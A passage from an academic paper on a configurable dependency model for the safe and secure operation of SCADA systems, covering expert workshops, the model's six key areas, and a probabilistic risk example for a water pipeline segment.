Through this rigorous process, the unified mind map of a SCADA system was gradually refined. Overall, the final version of the unified mind map comprises 610 elements. Figure 1 shows an early version (work in progress) of the unified mind map. This figure is presented here to demonstrate the richness of the model, not to show the individual elements, which will be discussed in detail in Section 5.

For each element, we retained for analysis its parent element and its criticality; then, the data were summarised into a table containing (1) the number of occurrences (i.e., how many out of 36 experts included the element in their mind maps), (2) the average criticality, and (3) the standard deviation for the criticality for each unique element. Due to the size of the data, this summary table is not presented here but is available in the project repository at https://git.cardiff.ac.uk/c1051916/SCADA_DM/ (accessed on 28 March 2022) in an Excel format. Figure 1 is also available in the repository.




Figure 1. An Early Version of the Unified SCADA Mind Map.

4.5. From the Unified Mind Map to a Dependency Model

The unified mind map went through a rigorous transformation process to be converted to a dependency model and to ensure that all rules of dependency modelling are obeyed.

At the very core of our dependency model is *the safe and secure operation of a SCADA system*. Setting this as the major objective reflects the fact that safety and security, as well as risks, are the properties of the overall system rather than of any sub-component on its own. While in the unified mind map, there were 610 elements, in the process of transformation, the number of elements was reduced to 452 elements due to the following reasons:

- Elements from the unified mind map were combined together to form one paragon when an entry in a mind map referred to the characteristics of another entity, e.g., a participant had drawn an element such as "Operating System" and then child elements depicting its characteristics such as "Secure" and "Up-To-Date".
- The entities which outlined various concrete implementations of higher-level entities were not included; e.g., we only kept a paragon for an Operating System (OS), but we did not include all the different types of OSs listed by the participants (e.g., Linux, Windows, MAC OS), similarly for communication protocols. As the model is configurable, it is expected that a user will enrich the model with the paragons for every operating system that is in use by the organisation and paragons for every communication protocol that is relevant to the system being modelled.
- A small number of elements did not find a place in the final model as the elements either were not fit with the main structure of the model or were specific to a particular sub-domain rather than being relevant to SCADA systems in general.
- In a small number of cases, it was not possible to establish the meaning of the entity based on the information provided by the participants. This is one of the limitations of the chosen approach to data collection where we did not have an opportunity to clarify information provided during the workshops at a later stage.

The names of the paragons have been formulated generically to ensure that when configured, they could be replaced with characteristics relevant to the scenario. For example, we named one of the paragons "Software is Ok". This may have different interpretations for different organisations; some may interpret it to mean that "Software is effective in fulfilling its purpose", others as "Software is protected from external attacks", or both of the above. While identifying the important dependencies, we do not prescribe the characteristics and exact interpretations of paragons, leaving the exact wording to the end users of the configurable SCADA model to be defined to suit each particular context.

4.6. Validation by Experts

We ran three workshops with 9 cyber security and ICS experts (5 academics and 4 industry practitioners). The participants of these validation workshops were not involved in the mind mapping exercise at the initial stage of the project. The experts were presented with a printed version of the unified SCADA mind map (Figure 1) and asked to answer the following questions:

1. Does the top-level mind map reflect your vision of a SCADA system?
2. Are there any irrelevant elements?
3. Are there any elements missing (completeness and coverage)?
4. Is the suggested hierarchy of elements consistent with your understanding of dependencies within a SCADA system?

There were no new elements suggested during the workshops, and the expert group positively commented on the completeness of the unified mind map. There were suggestions made about the restructuring of elements under the key area "External Dependencies". All comments from the first workshop were addressed, and the final version of the mind map was presented at the second workshop when the expert group agreed on the structure. No further suggestions for change were received during the second workshop.

During the validation workshops, the following comments were received from the industry participants commenting on the usefulness of the SCADA DM:

- An ISC manager at a manufacturing plant: *"It is useful to have an extensive model on its own to look at. It is very difficult to sit down in a traditional workshop and cover every scenario: you always forget something, you always miss something. Getting the right people round the table, being able to manage those people to go though all the scenarios is very time consuming and expensive. Most people do not want to be there it becomes boring after a while for them. Certainly, if there is a predefined model that covers the majority of the scenarios, you miss less. To have a model which captures that wider experience saves us money, saves us time. Certainly, it is a useful tool".*
- An ICT manager at a manufacturing plant: *"There is not really anything we use in terms of modelling that helps us accurately look at probabilities. That is why a dependency model may be quite useful, because you do not want to spend a huge amount of money if there is a very low probability and because for everything we do we have to justify costs against benefits. Without understanding probabilities it is very difficult to do that".*
- A SCADA specialist: *"Never I could come up with over 400 elements in a model, I would have struggled. It is certainly useful as it is all about knowledge sharing".*

5. The SCADA Dependency Model

5.1. Top Level of the SCADA DM

Figure 2 shows the top-level elements of the unified mind map. The template analysis of the individual mind maps enabled us to identify the top six key areas of a SCADA system:

1. Management;
2. System Architecture;
3. Employees;
4. External Dependencies (Environment);
5. Data (Information); and
6. System Life Cycle.

The System Architecture element is decomposed into the following three elements: Networks, Hardware and Software.




Figure 2. Top-Level Entities of the Unified Mind Map of a SCADA System.

The top level of the unified mind map was directly translated into the dependency model of the safe and secure operation of a SCADA system. The top level of the SCADA DM is presented in Figure 3. We used iDepend https://idependeu.herokuapp.com (accessed on 28 March 2022) as the tool for deploying our SCADA DM and conducting risk assessment in Section 6. A plus sign at the top right corner of a paragon indicates the presence of child paragons. Overall, the model includes 452 elements covering the six key areas of a

SCADA system. Due to its size, it is not efficient to depict the full SCADA DM in this paper; instead, the model is available in JPG and XML formats at https://git.cardiff.ac.uk/c1051916/SCADA_DM (accessed on 28 March 2022).



Secure and safe operation of a pipeline segment
AND
System architecture is safe and secure
Management is effective
Data is properly handled
External dependencies are recognised and dealt with appropriately
System lifecycle is Okay
Employees are Okay

Figure 3. The Top Level of the SCADA DM.

5.2. Key Areas Overview

The **System Architecture** key area depends upon the Software, Hardware and Networks paragons. The software paragon has dependencies on HMI, operating systems, and different types of software applications in use (e.g., archiving software, training simulation software, other bespoke and COTS software packages, etc.); authorised access is addressed in the dependencies of this paragon as well as patching management and virtualisation. The Hardware paragon has dependencies on a control centre, field and other embedded devices, communication server and power supply. The Network paragon depends upon wired and wireless communication at the physical layer, a range of communication protocols, and the availability and security of networks. It is captured in the model that all network zones, including the control zone, corporate and external zones should function as expected in order for the successful operation of a SCADA system.

The generic model includes the **System Life Cycle** as one of key areas of a SCADA system. The dependencies of this paragon include elements ensuring that stakeholder analysis is performed and that the requirements in the engineering stage are dealt with effectively. A strong emphasis is placed on the design stage, where it must be ensured that design specifications are accurate, poor design decisions are identified at the early stages and eliminated, and security is addressed at the design stage (security-by-design). The model lists all activities outlined by the participants related to the system integration and delivery stages, operation stage and system disposal.

Another key element that is included in the model is **Data**. This paragon embraces the dependencies of all activities related to handling of all types. A SCADA system manipulates and generates a range of data of different types such as sensor readings, time signals, climate data, events data, operator action logs, alarms, emails, SMSs, software settings and configuration data. The precision of all types of data shall be ensured. The security of data shall be achieved via appropriate encryption and via enforcing data-handling policies.

Given the nature of SCADA systems, it was anticipated that the generic model will predominantly focus on the technical infrastructure. However, the **Management** of SCADA systems was denoted as one of the key areas. Other non-technical aspects received significant attention in the generic model. For example, the participants outlined a range of quality criteria including

1. Availability;
2. Integrity;
3. Confidentiality;
4. Agility;
5. Sustainability;
6. Maintainability;
7. Operability;
8. Resilience;
9. Reliability; and
10. Incident response readiness.

In addition, through such activities as operations monitoring, change, contract and risk management, logistics, marketing and certification, the participants have indicated the need for understanding of a problem at the decision level, and the need for appreciating the business context in which a system operates. We have included safety and cyber security into the model under the key area **Management**.

Despite the known criticality of safety consideration in SCADA systems, safety did not receive a lot of attention in the mind maps collected. Only four out of 36 participants included safety in their mind maps. More emphasis was placed by the participants on cyber security. Twenty-five participants included cyber security or entities related to it into their mind maps. Cyber security governance is included into the generic dependency model under the key area **Management**, while the technical aspects of security are listed under the key area **System Architecture**. Among the entities upon which effective cyber security governance depends, the participants named cyber security policies, compliance with cyber security regulations, organisational security culture, anticipation of unknown vulnerabilities, understanding of known vulnerabilities, and security data analytics.

The important role of human factors in SCADA systems is extensively discussed in the literature [19]. Errors made by human operators, who remotely control and monitor SCADA systems, or engineers, who design and configure SCADA systems, may and in many cases have led to undesirable or even disastrous consequences [4]. A significant number of paragons in the generic dependency model are dependencies of the key area that we named **Employees**. The model indicates a need for ensuring that all roles and experts, who are involved in the design, development, operation and monitoring of a SCADA system (including but not limited to software and system engineers, information security engineers, managers, physical security personnel and operators), should receive the required training and satisfy a number of requirements discussed below. Operators must be competent and diligent, and they should be able to undertake manual supervision of a system when required. All intentions shall be monitored and observed, which shall help to identify malicious operators.

The SCADA operators, who are located remotely and do not have an opportunity to observe the processes in real time, judge the state of physical processes only based on the reports from the SCADA system via HMI. Hence, not only the correctness and precision of the information is important but also the effectiveness of the information representation. The importance of the interactions between human operators and machines should be recognised in every SCADA system, and adverse effects of poor interactions should be minimised.

Training provided to the operators shall start with the analysis of training needs; both individual and team training sessions are required. Use case scenarios shall be examined during training sessions. Given the level of responsibility of the operators of the SCADA system, a background check shall take place as a part of the procedures for new personnel. Procedures for leaving personnel shall also be in place. Staff retention programs shall be in place. The model also includes such elements as health and safety, required knowledge and expertise, appropriate level of awareness, and effective administration of human resources.

Human resources management is also accounted for in the generic dependency model. SCADA systems that use advanced technology require highly-skilled personnel, who will keep their knowledge up-to-date through continuous training.

External dependencies also play an important role for the success of safe and secure operations within a SCADA system. All external factors outlined by the participants are captured under the key area **External Dependencies (Environment)**. As one of the external dependencies, third parties upon which SCADA processes rely were identified. The third party list includes vendors, service providers, equipment and system designers, equipment and system integrators (when these activities are outsourced), customers, manufacturers and all stakeholders of a supply chain. Other dependencies of this paragon include threat agents, industry working groups, press and media, and government and standardisation bodies.

5.3. Configurability of the Model

The SCADA DM presented in Sections 5.1 and 5.2 is a configurable template. When used in a particular scenario, the elements of the SCADA DM must be adjusted to reflect the specifics of a particular system. The irrelevant or out of scope elements must be removed, and system-specific elements and clarifying elements may be added. The model may also be configured to address only certain aspects of a system (aspect view).

For example, if the analysis only requires risk assessment of the key area System Architecture, then other key areas of the model may be omitted. In this instance, the paragon representing the key areas of interest becomes the root paragon of a new aspect-specific model. Thus, for example, if a risk assessment is conducted from the point of view of a human resources department, then the consideration is only given to the key area Employees and its dependencies.

Additional configuration should be done by creating definitions for paragon states declared in a DM. For example, for a paragon “All hardware components are operational”, the developers and users of a configured model should define what “operational” means in each particular context.

An important question with regard to the population of the SCADA DM is about the probabilities of leaf paragons on the far right—uncontrollables (see Section 2). The analysis of risk assessment methods conducted in the frame of this research project [4] shows that the probabilistic data for the calculations of risk or impact in Probabilistic Risk Assessment (PRA) methods are typically derived based on (1) historical data (e.g., incident logs as in [27]), (2) expert judgment or (3) a combination of both. The correctness of the results rendered by any PRA method (including dependency modelling) strongly depends on the quality of estimated probabilities, which ideally should originate from objective empirical data. Objective data in this instance are data received from statistical sampling, historical records or experimentation [10].

However, historical data are not always available due to various reasons including hardware and software specifics, legacy and confidentiality around safety- and security-critical systems [4]. Hence, in many risk assessment methods, including dependency modelling, it is necessary to rely on expert opinion. Since the correctness of risk estimation is founded in the precision of the probabilities involved in the calculation, it is important to ensure that the expert opinion is accurately captured and documented along with all the evidence upon which the estimation of probability was made whenever possible. For example, for the paragon *Analogue Monitoring is Okay*, the probability of this paragon being in a successful state may be calculated based on the number of incidents with analogue monitoring in the previous period.

Compiling national statistics, or reported compliance data, e.g., in the context of European regulations, may also be a means to ground the individual estimates on collectively available knowledge.

6. Illustrative Example: Water Distribution System

In this section, we consider a cyber-physical system which controls water distribution along a segment of a pipeline.

6.1. Scenario Description

The pipeline is equipped at intervals along its length with pressure transducers (sensors), pumps and valves. The valves can be placed every 5 to 20 miles along the pipeline. A Remote Terminal Unit (RTU) periodically collects data from the pressure sensors, which are scattered over the pipeline, and sends commands to valves and pumps.

We examine the section of the pipeline where RTU 1 collects the pressure readings from Sensor 1 and controls the safety shut-off valve, and where its neighbouring RTU 2 collects the pressure readings from Sensor 2 and controls the pump. Both RTUs are commonly used data logging components CR1000 Measurement and Control Systems [28].

The business process diagram expressed in Business Process Model and Notation (BPMN) [29] in Figure 4 shows the process of communication between the control centre, RTU 1, RTU 2 and other field equipment. On the initiation of the control process RTU 1 requests a pressure value from Sensor 1 (*P1*) and verifies whether the pressure exceeds a threshold value (*Pmax*). If *P1* is greater than *Pmax*, then control actions are taken to adjust the flow rate and pressure in the pipeline. We indicate this in the diagram with an intermediate throwing Link Event "Pressure Correction". The actions required to correct the pressure may be depicted in a separate diagram, but in this example, we do not focus on this scenario. If $P1$ does not exceed *Pmax*, RTU 1 requests the pressure reading from RTU 2, which it receives from Sensor 2 ($P2$). RTU 1 calculates the pressure difference between its own sensor and the sensor of RTU 2 ($\Delta P = |P1 - P2|$). The threshold ($\Delta Pmax$) is typically exceeded by ΔP when the pipeline is broken. If ΔP does not exceed its threshold, then RTU 1 repeats the request to its sensor after a scan interval. A scan interval is set for each CR1000 and may vary between 1 s and 1 h. If ΔP exceeds the threshold, then RTU 1 sends an alarm signal to the control centre. The control centre answers with an emergency control order to RTU 1 to shut down the valve and to RTU 2 to stop the pump. The CR1000 has 8 Digital I/O ports selectable under program control as binary inputs or control outputs. One of these ports is used as output to switch power to the pump via a solid state relay. The orders from the control centre allow shutting down the portion of the pipeline in the event of an accident or for other safety reasons.



System operator (HMI)
Control Process is initiated
Send shut down order to RTUs
RTU 1
Read pressure value from sensor 1 (P1)
yes
Pressure correction
P>Pmax
no
Request Pressure Value from RTU2 (P2)
Calculate the pressure difference between RTU1 and RTU2 (ΔP=|P1-P2|)
no
ΔP>ΔPmax
yes
Send Alarm Signal
Shutdown signal received
Shut down the valve
Pressure Sensor 1
RTU 2
Read pressure value from sensor 2 (P2)
Stop the pump
Shutoff Valve
Pressure Sensor 2
Pump

Figure 4. Exchange of Information between Devices in a SCADA System in the Water Distribution Scenario.

The physical access to the RTUs is controlled in this segment of pipeline (in this scenario, a 40 foot by 40 foot area around a mainline valve site is surrounded by a chain-link fence and the devices are placed in a locked enclosure), and video surveillance is in place. For the sensors, neither physical access is controlled nor is a video surveillance system for monitoring these field devices installed. The RTUs are locally installed on pumps and valves, and they control their operation-communicating via a unidirectional wired link over fieldbus cables transmitting digital (binary) output from a digital port on CR1000 to the two-state field devices. High-precision pressure sensors have RS485 digital interface and an optional USB or RS232 converter cable. In our segment, the sensors are connected to the CR1000s via RS232 port.

The RTUs communicate with the control centre, which is located hundreds of kilometres away from the pipeline over public networks. The RTUs communicate with the HMI at the control center over Modbus TCP communication protocol. RTUs communicate with each other to exchange pressure readings over a bidirectional wireless link using Modbus RTU protocol.

6.2. Configuring SCADA DM for the Scenario

The generic SCADA DM presented in Section 5 is used as the baseline template. In order to produce a dependency model for this specific water distribution system, controlling water distribution, we first create a new model based on the generic template and then refine it for the specific context.

In order to keep this example at a manageable scope, we focus on two out of the six key areas: *System Architecture*, where we predominantly concentrate on the hardware components, and *Employees*, since a human operator plays a crucial role in this process.

The top level of the resultant dependency model is shown in Figure 5. In this model and other dependency models in this paper, the green part of a paragon reflects the probability of success and the red part—the probability of failure. Figures 6 and 7 expand the two key areas *System Architecture* and *Employees*, respectively. In this model, the names of the paragons are made specific to the system. Since we only assess the risks related to one SCADA system operator controlling this segment of the pipeline, we keep the paragon focused on this particular employee.



YES – 0.0996
Secure and safe operation of the pipeline segment
YES – 0.1532
The system architecture is reliable and secure
AND
YES – 0.65
The operator looking after the pipeline is Okay

Figure 5. Top-Level DM Configured for the Water Distribution System.

Figure 5 shows that the success probability of the root paragon is low: 0.0996. The success probabilities of the paragons “The system architecture is reliable and secure” and “The operator looking after the pipeline is Okay” are 0.1532 and 0.65, respectively.

The leaf node success–failure probabilities for all hardware components are assigned based on the expert knowledge about the segment of the pipeline and available data and statistics regarding (1) the failure of the field devices of a similar make in the previous reporting period, (2) the duration of the field devices being in operation, and (3) the physical state of each device as reported during the recent routine check. These probabilities are shown in Figures 6 above the leaf paragons. There are two RTUs which are included in the dependency model (Figure 6); while RTU1 was recently replaced, RTU2 was in operation for several years, and the probability of its failure is 0.2, which is significantly higher in comparison with RTU1, where the probability of failure is 0.04. (Note that in all dependency model graphs in this paper, we show the probability of its success above each paragon).

The success probability of the paragon “Power supply is uninterruptible” is high and equal to 0.994. It depends on the reliability of the Energy CNI. At the same time, emergency backup power supply is available to support the operation of this segment of the pipeline. The emergency power supply (the paragon “The emergency backup power source is reliable”) is introduced into the model using an OR relationship as a countermeasure against the failure of the paragon “Power supply is uninterruptible”.

In Figure 6, we imply that the paragons “Software functions as designed and is free from vulnerabilities” and “Network communication is reliable and is free from vulnerabilities” also have underlying dependencies. However, we do not detail them in this example. The assumption is that the probabilities for the above named paragons are calculated beforehand, and they are approved and supplied by the respective domain experts as the final probability figures and are included into the model as provided, with the underlying dependencies not being considered.



YES – 0.1532
The system architecture is reliable and secure
AND
YES – 0.1952
All hardware components are functional and fault-free
AND
YES – 0.231
All field devices are functional and fault-free
AND
YES – 0.768
All RTUs are functional
AND
YES – 0.96
RTU1 is fault-free and operates as designed
YES – 0.8
RTU2 is fault-free and operates as designed
YES – 0.4761
All passive components are operational
AND
YES – 0.69
Pressure sensor 1 is operational
YES – 0.69
Pressure sensor 2 is operational
YES – 0.6318
All active components are operational
AND
YES – 0.81
The pump is operational
YES – 0.79
The shutoff valve is operational
YES – 0.85
The HMI station is operational
YES – 0.994
Power supply is uninterruptable
OR
YES – 0.98
The electric energy CNI is reliable
YES – 0.7
The emergency backup power source is reliable
YES – 0.875
All software functions as designed and is free of vulnerabilities
YES – 0.897
Network communication is reliable and free from vulnerabilities

Figure 6. Dependencies of the Paragon *System Architecture*.

The operator's trustworthiness and ability to accurately evaluate SCADA system data during normal and abnormal operating conditions is imperative. Therefore, a number of requirements must be satisfied for the success of the paragon "The operator looking after the pipeline is Okay". In Figure 7, the observed states of the paragons "The background check has been completed and is valid", "Health and safety check is performed regularly" and "The operator has required qualification" indicated that the requirements are fully met (the value of the success probability is set to 1). A paragon should have at least two distinct named states, which typically represent degrees of achieving of the key goal (from failure to success). While it is possible setting the probabilities for each leaf paragon, in a dependency model, it is also possible to declare an observed state as we did for the above discussed paragons. This is possible because it is known that the required checks and actions were completed by and for the employee and are not subject to change during the reporting period.



YES – 0.65
The operator looking after the pipeline is Okay
AND
YES – 1.00
The background check has been completed and is valid
YES – 1.00
Health and safety checks are performed regularly
YES – 1.00
The operator has required qualification(s)
YES – 0.65
The operator is up-to-date with the safety and security training suitable for the role
YES – 1.00
Training needs are regularly reviewed and analysed
YES – 1.00
The training material is up-to-date
YES – 0.65
The operator understands safety and cyber security procedures

Figure 7. Dependencies of the Paragon *Employees*.

Figure 5 indicates that the success probability of the root paragon is low. Since this is an unacceptable level of the success probability, we need to conduct risk assessment to identify the dependencies that affect the key goal the most and then introduce countermeasures to mitigate the key risks and to increase the success probability.

